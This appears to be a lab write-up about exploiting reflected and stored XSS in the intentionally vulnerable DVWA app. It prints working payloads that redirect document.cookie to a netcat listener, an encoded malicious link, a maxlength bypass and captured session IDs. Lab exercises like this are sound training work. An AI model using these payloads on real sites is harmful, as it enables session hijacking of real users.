Exploit DVWA - XSS e CSRF

OBJECTIVE

Use the reflected XSS attack to steal session cookies from the DVWA machine, via script.

METHOD

I need to create a situation where we have a victim machine (DVWA), which will click on the malicious link (XSS), and a machine that receives cookies, in my case i create an open session with NetCat.
I will use Kali + Metasploitable


what is a

XSS ATTACK REFLECTED

A reflexive cross-site scripting (XSS) attack is a security vulnerability that occurs when a web application accepts input from a user and returns it to the browser without proper validation or sanitization.
This type of attack involves the insertion of malicious scripts by a malicious user, which are executed in the context of a victim's browser.

RICOGNIZE VULNERABILITY


I insert a script as “<i>name”. The result will be “name” in italic as the picture in the right



STEP 1

Kali is listening through <<nc>> on the local host of the door 8888

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -l -p 8888
```



STEP 2

adding the script:
<script>window.location='Now, i</script>

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -l -p 8888
GET /?cookie=security=low;%20PHPSESSID=b599467fdb68be8b118d9d7e5c5080d1 HTTP/1.1
Host: 127.0.0.1:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.50.101/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
```

INFECTED URL

http://192.168.50.101/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ewindow.location%3D%27http%3A%2F%2F127.0.0.1%3A8888%2F%3Fcookie%3D%27%2Bdocument.cookie%3C%2Fscript%3E


XSS ATTACK STORED

A malicious script is injected into a web application and it is stored permanently, serving other users who access the compromised web page.


Unlike reflected XSS attacks, where the payload is immediately reflected back to the user who sent it, in stored XSS attacks the malicious script is kept on the server and can affect anyone who views the compromised content.

STEP 1

Due to the maximum length of 50 characters, I went to "Inspect" and changed its length: maxlenght=”300"



STEP 2


DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
SuperOmy
Message *
<script>window.location='http://127.0.0.1:8888
/?cookie='+document.cookie</script>
Sign Guestbook
Name: test
Message: This is a test comment.
More info
http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

STEP 3

Kali is listening through <<nc>> on the local host of the door 3333, and is getting the session coockie

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -l -p 3333
GET /?cookie=security=low;%20PHPSESSID=b4b5d28d017b2930de39071b30e34740 HTTP/1.1
Host: 127.0.0.1:3333
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.50.101/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
```